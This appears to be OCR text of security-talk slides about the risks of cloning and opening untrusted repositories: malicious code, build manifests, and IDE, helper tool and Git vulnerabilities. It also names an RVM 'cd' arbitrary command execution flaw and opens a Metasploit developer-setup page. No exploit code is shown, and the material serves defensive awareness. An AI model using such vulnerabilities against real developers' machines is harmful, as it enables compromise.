
Malicious code


git clone <repo>
cd <dir>
Read the code
Compile the code
Run the code
Malicious build manifest
Malicious code


git clone <repo>
cd <dir>
Read the code
Compile the code
Run the code
IDE vulnerability
Malicious build manifest
Malicious code


git clone <repo>
cd <dir>
Read the code
Compile the code
Run the code
Helper tool vulnerability
IDE vulnerability
Malicious build manifest
Malicious code


git clone <repo>
cd <dir>
Read the code
Compile the code
Run the code
Git vulnerability
Helper tool vulnerability
IDE vulnerability
Malicious build manifest
Malicious code



git clone <repo>
cd <dir>
Read the code
Compile the code
Run the code
Git vulnerability
Helper tool vulnerability
IDE vulnerability
Malicious build manifest
Malicious code

But why?

```
string sInput;
int iLength, iN;
double dblTemp;
bool again = true;

while (again) {
    iN = -1;
    again = false;
    getline(cin, sInput);
    system("cls");
    stringstream(sInput) >> dblTemp;
    iLength = sInput.length();
    if (iLength < 4) {
        again = true;
        continue;
    } else if (sInput[iLength - 3] != '.') {
        again = true;
        continue;
    } while (++iN < iLength) {
        if (isdigit(sInput[iN])) {
            continue;
        } else if (iN == (iLength - 3) ) {
```

Image by icondigital from Pixabay

https://www.flickr.com/photos/mattmflickr/7461949414




https://www.flickr.com/photos/mattmflickr/7461949414

Ruby Version Manager (RVM)

'cd'--> arbitrary command execution (versions < 1.29.0)

justin@16f3306a8f75:~$ rvm version

rvm 1.28.0 (manual) by Wayne E. Seguin <wayneeseguin@gmail.com>, Michal Papis <mpapis@gmail.com> [https://rvm.io/]



Setting Up a Metasploit Development Environment

Aaron Soto edited this page on Jan 10 · 107 revisions

The shortlink to this wiki page is https://r-7.co/MSF-DEV

This is a guide for setting up a developer environment to contribute modules, documentation, and fixes to the Metasploit Framework. If you just want to use Metasploit for legal, authorized hacking, we 